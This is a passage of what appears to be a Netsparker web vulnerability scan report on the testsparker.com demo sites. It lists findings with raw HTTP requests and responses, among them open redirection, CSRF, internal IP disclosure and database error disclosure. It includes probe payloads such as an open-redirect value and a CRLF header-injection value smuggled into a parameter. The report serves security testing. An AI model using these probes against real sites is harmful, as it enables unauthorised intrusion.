Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Referer: http://angular.testsparker.com/
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 Safari/537.36
X-Scanner: Netsparker
```

Response

```
…
-Modified: Fri, 22 Mar 2019 08:02:14 GMT
Accept-Ranges: bytes
Content-Type: application/javascript
Content-Encoding:
Date: Tue, 26 Nov 2019 13:14:55 GMT
ETag: "6cb4-584aa45cfd2b1-gzip"

/*!
* Bootstrap v3.0.3 (http://getbootstrap.com)
* Copyright 2013 Twitter, Inc.
* Licensed under http://www.apache.org/licenses/LICENSE-2.0
*/

if("undefined"==typeof jQuery)throw new Error("Bootstrap requires jQue
…
```

</td>
</tr>
<tr>
<td><b>Open Redirection</b></td>
<td>

http://aspnet.testsparker.com/redirect.aspx?site=r87.com%2f%3faspnet.testsparker.com%2f



Request


```
GET /redirect.aspx?site=r87.com%2f%3faspnet.testsparker.com%2f HTTP/1.1
Host: aspnet.testsparker.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: ASP.NET_SessionId=kobaqodwli2gt0bvnqo0lpby; TestCookie=Hello
Referer: http://aspnet.testsparker.com/
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 Safari/537.36
X-Scanner: Netsparker
```

Response

```
HTTP/1.1 302 Found
Server: Microsoft-IIS/8.5
X-Powered-By: ASP.NET
X-AspNet-Version: 4.0.30319
Content-Length: 160
Content-Type: text/html; charset=utf-8
Location: http://www.r87.com/?aspnet.testsparker.com/
Date: Tue, 26 Nov 2019 13:24:29 GMT
Cache-Control: private

<html><head><title>Object moved</title></head><body>
<h2>Object moved to <a href="http://www.r87.com/?aspnet.testsparker.com/">here</a>.</h2>
</body></html>
```

</td>
</tr>
<tr>
<td><b>LOW</b></td>
<td></td>
</tr>
<tr>
<td><b>Cookie Not Marked as HttpOnly</b></td>
<td>

http://aspnet.testsparker.com/






Request


```
GET / HTTP/1.1
Host: aspnet.testsparker.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: ASP.NET_SessionId=kobaqodwli2gt0bvnqo0lpby; TestCookie=Hello
Referer: http://www.testsparker.com/
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 Safari/537.36
X-Scanner: Netsparker
```

Response

```
HTTP/1.1 200 OK
Set-Cookie: TestCookie=Hello; path=/

Server: Microsoft-IIS/8.5
X-Powered-By: ASP.NET
Vary: Accept-Encoding
X-AspNet-Version: 4.0.30319
Content-Length: 2045
Content-Type: text/html; charset=utf-8
Content-Encoding:
Date: Tue, 26 N
…
```

</td>
</tr>
<tr>
<td><b>Insecure Frame (External)</b></td>
<td>http://www.site.com <i>(a sub domain)</i><br>http://site.org <i>(different top level domain)</i><br>https://site.com <i>(different protocol)</i><br>http://site.com:8080 <i>(different port)</i></td>
</tr>
</table>

|  |  |
|---|---|
| **Missing X-Frame-Options Header** | http://angular.testsparker.com/assets/<br><br>Request<br>GET /assets/ HTTP/1.1<br>Host: angular.testsparker.com<br>Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8<br>Accept-Encoding: gzip, deflate<br>Accept-Language: en-us,en;q=0.5<br>Cache-Control: no-cache<br>User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 S<br>X-Scanner: Netsparker<br>Response<br>HTTP/1.1 200 OK<br>Server: Apache/2.4.29 (Ubuntu)<br>Content-Length: 0<br>Last-Modified: Fri, 22 Mar 2019 08:02:14 GMT<br>Accept-Ranges: bytes<br>Content-Type: text/html<br>Date: Tue, 26 Nov 2019 13:14:53 GMT<br>ETag: "0-584aa45cfd2b1" |
| **Cross-site Request Forgery in Login Form** | http://aspnet.testsparker.com/administrator/Login.aspx?r=/Dashboard/<br><br>Request<br>GET /administrator/Login.aspx?r=/Dashboard/ HTTP/1.1<br>Host: aspnet.testsparker.com<br>Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8<br>Accept-Encoding: gzip, deflate<br>Accept-Language: en-us,en;q=0.5<br>Cache-Control: no-cache<br>Cookie: ASP.NET_SessionId=kobaqodwli2gt0bvnqo0lpby; TestCookie=Hello<br>Referer: http://aspnet.testsparker.com/administrator/Login.aspx<br>User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 Safari/537.36<br>X-Scanner: Netsparker<br>Response<br>…<br>15.js"></script><br><![endif]--><br></head><br><body><br><div id="resetbar"><br>This website is automatically reset at every midnight (00:00 - UTC).<br></div><br><form method="post" action="Login.aspx?r=%2fDashboard%2f" id="form1"><br><div class="aspNetHidden"><br><input type="hidden" name="__VIEWSTATE" id="__VIEWSTATE" value="/wEPDwUJMjQ5MTUxNTk1ZGR7SoZRZsldR0XCCBJ8b6HK3VNxZbwNpnWqw2kHQS3GdA==" /><br></div><br><div clas<br>… |
| **Internal Server Error** | http://aspnet.testsparker.com/redirect.aspx?site=%0d%0ans%3anetsparker056650%3dvuln<br><br>Request<br>GET /redirect.aspx?site=%0d%0ans%3anetsparker056650%3dvuln HTTP/1.1<br>Host: aspnet.testsparker.com<br>Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8<br>Accept-Encoding: gzip, deflate<br>Accept-Language: en-us,en;q=0.5<br>Cache-Control: no-cache<br>Cookie: ASP.NET_SessionId=kobaqodwli2gt0bvnqo0lpby; TestCookie=Hello<br>Referer: http://aspnet.testsparker.com/<br>User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 Safari/537.36<br>X-Scanner: Netsparker<br>Response<br>HTTP/1.1 500 Internal Server Error<br>Server: Microsoft-IIS/8.5<br>X-Powered-By: ASP.NET<br>X-AspNet-Version: 4.0.30319<br>Content-Length: 5204<br>Content-Type: text/html; charset=utf-8<br>Date: Tue, 26 Nov 2019 13:18:01 GMT<br>Cache-Control: privat<br>… |
| **Internal IP Address Disclosure** | http://angular.testsparker.com/api/contact.php?email=netsparker@example.com&range=33333 |



Request


```
GET /api/contact.php?email=netsparker@example.com&range=33333 HTTP/1.1
Host: angular.testsparker.com
Accept: application/json, text/plain, */*
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Referer: http://angular.testsparker.com/contact
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 Safari/537.36
X-Scanner: Netsparker
```

Response

```
HTTP/1.1 200 OK
Content-Type: application/json
Server: Apache/2.4.29 (Ubuntu)
Content-Length: 125
access-control-allow-origin: *
Date: Tue, 26 Nov 2019 13:17:04 GMT

{"messages":["Your message successfully sent to 10.0.0.21","Your message successfully sent to 10.0.0.22"],"result":"success"}
```

**Cross-Site Request Forgery**

http://aspnet.testsparker.com/



Request


```
GET / HTTP/1.1
Host: aspnet.testsparker.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: ASP.NET_SessionId=kobaqodwli2gt0bvnqo0lpby; TestCookie=Hello
Referer: http://www.testsparker.com/
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 Safari/537.36
X-Scanner: Netsparker
```

Response

```
…
googlecode.com/svn/trunk/html5.js"></script>
<![endif]-->
</head>
<body>
<div id="resetbar">
This website is automatically reset at every midnight (00:00 - UTC).
</div>
<form method="post" action="" id="form1">
<div class="aspNetHidden">
<input type="hidden" name="__VIEWSTATE" id="__VIEWSTATE" value="/wEPDwUJNDYyMDIyNzIwZGRCqyngY6aJ61JmzNTaC4ut15ArM7uDlhuVcB5MN1EFmg==" />
</div>

<div class="aspNetHidden">

<input type="hidden" name="__VIEWSTATEGENERATOR" id="__VIEWSTATEGENERATOR" value="CA0B0334" />
</div>
<div class="navbar navbar-default">
<div class="container">



<a class="navbar-brand">Bitcoin Web Site</a>
<ul class="nav navbar-nav">
<li><a href="/Default.aspx">Home</a></li>
<li><a href="/Blogs.aspx">Blog</a></li>
<li><a href="/Shop.aspx">Shop</a></li>
<li><a href="/Converter.aspx">Converter & Pricings</a></li>
<li><a href="/Request.aspx?r=/statics/download/">Demo</a></li>
...
</body>
</html>
```

**Version Disclosure (ASP.NET)**

http://www.testsparker.com/trace.axd






Request

```
GET /trace.axd HTTP/1.1
Host: www.testsparker.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Referer: http://www.testsparker.com/trace.axd
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 Safari/537.36
X-Scanner: Netsparker
```

Response

```
HTTP/1.1 403 Forbidden
Server: Microsoft-IIS/8.5
X-Powered-By: ASP.NET
X-AspNet-Version: 4.0.30319

Content-Length: 2452
Content-Type: text/html; charset=utf-8
Date: Tue, 26 Nov 2019 13:14:44 GMT
Cache-Control: private

<!DOCTYPE html>
<html>
<head>
<title>Trace Error</title>

…
```

| | |
|---|---|
| **Database Error Message Disclosure** | http://aspnet.testsparker.com/Products.aspx<br><br>Request<br>GET /Products.aspx HTTP/1.1<br>Host: aspnet.testsparker.com<br>Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8<br>Accept-Encoding: gzip, deflate<br>Accept-Language: en-us,en;q=0.5<br>Cache-Control: no-cache<br>Cookie: ASP.NET_SessionId=kobaqodwli2gt0bvnqo0lpby; TestCookie=Hello<br>User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 Safari/537.36<br>X-Scanner: Netsparker<br>Response<br>…<br></h4><br><h4><span id="contentCenterMenu_productsSQLInjections_lblProductName"></span></h4><br><center><img id="contentCenterMenu_productsSQLInjections_imgProductImage" src="" alt="Incorrect syntax near &#39;)&#39;." /></center><br><br /><br><p><span id="contentCenterMenu_productsSQLInjections_lblProductDescription"></span></p><br><p><i>Back to <a href="/Shop.aspx">shop</a>.</i></p<br>… |
| **Missing Content-Type Header** | http://rest.testsparker.com/files/openapi-swagger_oauth2.yaml<br><br>Request<br>GET /files/openapi-swagger_oauth2.yaml HTTP/1.1<br>Host: rest.testsparker.com<br>Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8<br>Accept-Encoding: gzip, deflate<br>Accept-Language: en-us,en;q=0.5<br>Cache-Control: no-cache<br>Referer: http://rest.testsparker.com/docs/<br>User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 Safari/537.36<br>X-Scanner: Netsparker<br>Response<br>HTTP/1.1 200 OK<br>Server: Apache/2.4.25 (Debian)<br>Content-Length: 9386<br>Last-Modified: Thu, 17 Oct 2019 15:17:52 GMT<br>Accept-Ranges: bytes<br>Date: Tue, 26 Nov 2019 13:18:54 GMT<br>ETag: "24aa-5951cb895c800"<br><br>swagger: "2.0"<br>info:<br>version: "1.0"<br>title: rest.testsparker.com (oAuth2)<br>description: "TODO: Add Description"<br>contact: {}<br>host: rest.testsparker.com<br>basePath: /oauth2<br>schemes:<br>- http<br>produces:<br>- application/json<br>- application/xml<br>consumes:<br>- application/json<br>- application/xml<br>paths:<br>/api/users:<br>get:<br>description: "TODO: Add Description"<br>summary: Get all users<br>tags:<br>- User<br>operationId: ApiUsersGet<br>deprecated: false<br>responses:<br>200:<br>description: ""<br>headers: {}<br>post:<br>description: "TODO: Add Description"<br>summary: Add new user<br>tags:<br>- User<br>operationId: ApiUsersPost<br>deprecated: false<br>parameters:<br>- name: Body<br>in: body<br>required: true<br>description: ""<br>schema:<br>$ref: "#/definitions/AddnewuserRequest"<br>responses:<br>200:<br>description: ""<br>headers: {}<br>/api/users/test_username:<br>get:<br>description: "TODO: Add Description"<br>summary: Get user<br>tags:<br>- User |
| **ViewState is not Encrypted** | http://aspnet.testsparker.com/ |



Request


```
GET / HTTP/1.1
Host: aspnet.testsparker.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: ASP.NET_SessionId=kobaqodwli2gt0bvnqo0lpby; TestCookie=Hello
Referer: http://www.testsparker.com/
